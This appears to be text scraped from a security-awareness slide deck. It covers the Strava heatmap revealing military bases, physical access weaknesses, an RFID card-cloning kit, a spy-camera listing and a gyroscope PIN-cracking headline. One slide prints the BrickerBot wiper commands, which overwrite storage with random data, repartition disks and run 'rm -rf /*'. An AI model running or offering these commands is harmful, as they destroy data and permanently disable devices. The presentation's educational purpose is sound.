we think,  
differently.









Nathan Ruser



@Nrg8000

Follow



Strava released their global heatmap. 13 trillion GPS points from their users (turning off data sharing is an option). [medium.com/strava-enginee...](https://medium.com/strava-engineering/strava-engineering-13-trillion-gps-points-8a1e1e1e1e1e) ... It looks very pretty, but not amazing for Op-Sec. US Bases are clearly identifiable and mappable

# STRAVA





## Global Heatmap

Heatmap Color

Hot Blue Gray Red

Activity Type

All    

Heat Opacity

0% 40% 60% 80% 100%

Layers

Map Labels Satellite

1 billion+ activities uploaded to [Strava](#).  
[Learn how the heatmap was made.](#)

**STRAVA** | METRO

Transportation, planning and safety organizations can analyze trends, counts and more with [Strava Metro](#).

**Ketan Joshi** 🌱 @KetanJ0 · Jan 28

All activity + cycling routes around and inside Pine Gap military facility, Australia #Strava

[labs.strava.com/heatmap/#17.10...](https://labs.strava.com/heatmap/#17.10...)





**I'm amazed  
that a RAF base  
would choose  
to use THIS as  
a lock...**











Tailgating









**BUT WE USE  
TAGS!  
#WINNING!**





---

## Boscloner Premium Kit:

Includes everything you need to start capturing and cloning LF HID right out of the Box!

Includes:

- Boscloner Board + Shield
- Rechargeable Battery Pack
- Messenger Bag
- Low Frequency Antenna
- Maxiprox 5375
- T5577 Rewritable Cards (10 Pack)



[Add to Cart](#)

\$1,399









## coffe298.dmp vs coffe.dmp

420	00000000	00000000	00000000	A0A1A2A3	A4A57877	420	00000000	00000000	00000000	A0A1A2A3	A4A57877
440	8869B0B1	B2B3B4B5	00000000	00000000	00000000	440	8869B0B1	B2B3B4B5	00000000	00000000	00000000
460	00000000	00000000	00000000	00000000	00000000	460	00000000	00000000	00000000	00000000	00000000
480	00000000	00000000	00000000	00000000	A0A1A2A3	480	00000000	00000000	00000000	00000000	A0A1A2A3
500	A4A57877	8869B0B1	B2B3B4B5	00000000	00000000	500	A4A57877	8869B0B1	B2B3B4B5	00000000	00000000
520	00000000	00000000	00000000	00000000	00000000	520	00000000	00000000	00000000	00000000	00000000
540	00000000	00000000	00000000	00000000	00000000	540	00000000	00000000	00000000	00000000	00000000
560	A0A1A2A3	A4A57877	8869B0B1	B2B3B4B5	00000000	560	A0A1A2A3	A4A57877	8869B0B1	B2B3B4B5	00000000
580	00000000	00000000	00000000	00000000	00000000	580	00000000	00000000	00000000	00000000	00000000
600	00000000	00000000	00000000	00000000	00000000	600	00000000	00000000	00000000	00000000	00000000
620	00000000	A0A1A2A3	A4A57877	8869B0B1	B2B3B4B5	620	00000000	A0A1A2A3	A4A57877	8869B0B1	B2B3B4B5
640	00000000	00000000	00000000	00000000	00000000	640	00000000	00000000	00000000	00000000	00000000
660	00000000	00000000	00000000	00000000	00000000	660	00000000	00000000	00000000	00000000	00000000
680	00000000	00000000	A0A1A2A3	A4A57877	8869B0B1	680	00000000	00000000	A0A1A2A3	A4A57877	8869B0B1
700	B2B3B4B5	08010084	00054510	00000200	0100C210	700	B2B3B4B5	08010084	00054510	00000200	0100C210
720	0101EEEE	EEEEEEEE	00746801	00010001	00000000	720	0101EEEE	EEEEEEEE	00753001	00010001	00000000
740	00010000	DDDDDDDD	DDDDDDDD	A0A1A2A3	A4A51E11	740	00010000	DDDDDDDD	DDDDDDDD	A0A1A2A3	A4A51E11
760	EE5AAFBE	EE751C72	DDDDDDDD	DDDDDDDD	DDDDDDDD	760	EE5AAFBE	EE751C72	DDDDDDDD	DDDDDDDD	DDDDDDDD
780	DDDDDDDD	DDDDDDDD	DDDDDDDD	DDDDDDDD	DDDDDDDD	780	DDDDDDDD	DDDDDDDD	DDDDDDDD	DDDDDDDD	DDDDDDDD
800	DDDDDDDD	DDDDDDDD	DDDDDDDD	DDDDDDDD	A0A1A2A3	800	DDDDDDDD	DDDDDDDD	DDDDDDDD	DDDDDDDD	A0A1A2A3
820	A4A50F00	FFBA6D8F	0261C2C5	DDDDDDDD	DDDDDDDD	820	A4A50F00	FFBA6D8F	0261C2C5	DDDDDDDD	DDDDDDDD
840	DDDDDDDD	DDDDDDDD	DDDDDDDD	DDDDDDDD	DDDDDDDD	840	DDDDDDDD	DDDDDDDD	DDDDDDDD	DDDDDDDD	DDDDDDDD
860	DDDDDDDD	DDDDDDDD	DDDDDDDD	DDDDDDDD	DDDDDDDD	860	DDDDDDDD	DDDDDDDD	DDDDDDDD	DDDDDDDD	DDDDDDDD
880	A0A1A2A3	A4A50F00	EEEE74D6	DEBC0EBD	DDDDDDDD	880	A0A1A2A3	A4A50F00	EEEE74D6	DEBC0EBD	DDDDDDDD









I learned the name  
of the Amazon Echo  
and placed an order  
without asking permission.

- Larry Bird





10:24

Wednesday 28 October




**LinkedIn** 32m ago

Oral-B Toothbrush invited you to connect

slide to view





## 1000TVL tiny cctv mini screw video Pinhole spy CAM HD Hidden camouflage camera

**172 viewed per day** Be the first to [write a review](#).

Item condition: **New**

Sale ends in: 01d 20h 41m

Quantity:

1

More than 10 available / 36 sold

Was: ~~US \$31.99~~

You save: **\$1.92 (6% off)**

Price: **US \$30.07**

**Buy It Now**

**Add to cart**

214 watching

[Add to watch list](#)

[Add to collection](#)

**36 sold**

6 inquiries

30-day returns

| [Add to watch list](#)

### Seller information

**cy10010** (306 )

100% Positive feedback



[Follow this seller](#)

Visit store: [cy10010](#)

[See other items](#)

ebay **deals**

**New. Deals.  
All. Day. Long.**



Connection to 5.206.225.96 23 port [tcp/telnet] succeeded!

■ . . .

```

      @88>
      %8P
      :
      .888: x888 x888.
      ~.8888~'888X?888f
      X888 888X'888>
      X888 888X'888>
      X888 888X'888>
      X888 888X'888>
      ~*88%~*88~'888!
      @88u =~d88B:@8c
      '888E 4888>'88~
      888E 4888>'
      888E 4888>
      888E .d888L.+
      888& ^~8888*~
      R888~ ~Y~
      @88>
      %8P
      u
      .@88 us888u.
      ~8888~'888E
      9888 9888 888E
      9888 9888 888E
      9888 9888 888E
      9888 9888 888&
      ~888*~*888~
      ^Y~ ^Y'
      R888~

```

- A text-based MUD by [Oscar Popodokulus](#) -

No account? Register at [www.elrooted.com](http://www.elrooted.com)

Enter user> yop

yop

Enter pass> yop

\*\*\*

Disconnected by server. |

Press any key to exit.



```
1  busybox cat /dev/urandom >/dev/mtdblock0 &
2  busybox cat /dev/urandom >/dev/sda &
3  busybox cat /dev/urandom >/dev/mtdblock10 &
4  busybox cat /dev/urandom >/dev/mmc0 &
5  busybox cat /dev/urandom >/dev/sdb &
6  busybox cat /dev/urandom >/dev/ram0 &
7  busybox cat /dev/urandom >/dev/mtd0 &
8  busybox cat /dev/urandom >/dev/mtd1 &
9  busybox cat /
10 busybox cat /
11 busybox cat /
12 fdisk -C 1 -H
13 w
14 fdisk -C 1 -H
15 w
16 fdisk -C 1 -H 1 -S 1 /dev/sda
17 w
18 fdisk -C 1 -H 1 -S 1 /dev/mtdblock0
19 w
20 route del default;iproute del default;ip route del default;rm -rf /* 2>/dev/null &
21 sysctl -w net.ipv4.tcp_timestamps=0;sysctl -w kernel.threads-max=1
22 halt -n -f
23 reboot
```

# BrickerBot



# SCIENTISTS JUST PROVED YOUR PHONE'S PIN CAN BE CRACKED USING ITS GYROSCOPE DATA

By **Kyle Wiggers** — April 11, 2017 2:36 pm

17

f 3


